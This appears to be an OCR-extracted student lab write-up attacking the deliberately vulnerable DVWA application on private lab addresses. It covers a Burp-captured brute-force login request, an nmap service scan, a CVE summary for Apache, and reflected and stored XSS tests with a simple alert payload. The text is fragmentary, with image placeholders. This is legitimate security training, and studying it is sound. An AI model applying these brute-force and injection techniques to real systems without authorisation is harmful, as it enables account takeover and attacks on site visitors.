
More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Username: admin
Security Level: medium
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

High:



Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Request to http://192.168.233.130:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex

```
GET /dvwa/vulnerabilities/brute/?username=sanketh&password=password&Login=Login HTTP/1.1
Host: 192.168.233.130
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: security=high; PHPSESSID=32eb13ecd1ed50437ed261fc3c88e771
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```



Vulnerability: Brute Force

Login

Username: sanketh

Password: ●●●●●●●●●●●

More info

http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Username: admin
Security Level: medium
PHPIDS: disabled


Damn Vulnerable Web Application (DVWA) v1.0.7

9.forced browsing vulnerability:


Forced browsing attacks are the result of a type of security misconfiguration vulnerability. These kinds of vulnerabilities occur when insecure configuration or misconfiguration leave web application components open to attack. Misconfiguration vulnerabilities may exist in subsystems or software components.

10.components with known vulnerability:

Components with known vulnerabilities refer to software libraries, frameworks, or other components that have known security vulnerabilities or weaknesses that can be exploited by attackers. These components are often used in the development of software applications, and may include third-party libraries, open source software, or other components that are commonly used by developers.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 80 192.168.11.132
Starting Nmap 7.92 ( https://nmap.org ) at 2023-03-15 06:31 EDT
Nmap scan report for 192.168.11.132
Host is up (0.0031s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds

┌──(kali㉿kali)-[~]
└─$ 
```



Vulnerability Details : CVE-2016-4975

Possible CRLF injection allowing HTTP response splitting attacks for sites which use mod_userdir. This issue was mitigated by changes made in 2.4.25 and 2.2.32 which prohibit CR or LF injection into the "Location" or other outbound header key or value. Fixed in Apache HTTP Server 2.4.25 (Affected 2.4.1-2.4.23). Fixed in Apache HTTP Server 2.2.32 (Affected 2.2.0-2.2.31).

Publish Date : 2018-08-14 Last Update Date : 2021-06-06

− CVSS Scores & Vulnerability Types

CVSS Score	4.3
Confidentiality Impact	None (There is no impact to the confidentiality of the system.)
Integrity Impact	Partial (Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.)
Availability Impact	None (There is no impact to the availability of the system.)
Access Complexity	Medium (The access conditions are somewhat specialized. Some preconditions must be satistified to exploit)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Http response splitting
CWE ID	93

− Related OVAL Definitions


11.html injection:

HTML injection, also known as HTML injection attack or HTML code injection, is a type of web security vulnerability that allows an attacker to insert malicious HTML code into a web page. This code is then executed by the victim's web browser, potentially allowing the attacker to steal sensitive information or launch further attacks.

HTML injection attacks can occur when an application does not properly validate or sanitize user input, allowing an attacker to inject malicious HTML code into a web page that is viewed by other users. This can occur in a variety of ways, such as through input fields, cookies, or other mechanisms that allow users to input data.

Xss-reflected:

Low:



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

127.0.0.1:42001

SANKETH

Medium:



Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello alert('SANKETH');

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

High:



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello >

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Xss-Stored:

Low:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

192.168.78.129

sanketh


□ Don't allow 192.168.78.129 to prompt you again

Message: This is a test comment.

Name: Darshan
Message:

Name: sanketh
Message:

Medium:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

192.168.78.129

sanketh


□ Don't allow 192.168.78.129 to prompt you again

Message: This is a test comment.

Name: Darshan
Message:

Name: sanketh
Message:

High:



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

192.168.78.129

sanketh

□ Don't allow 192.168.78.129 to prompt you again

OK

Message: This is a test comment.

Name: Darshan
Message:

Name: sanketh
Message: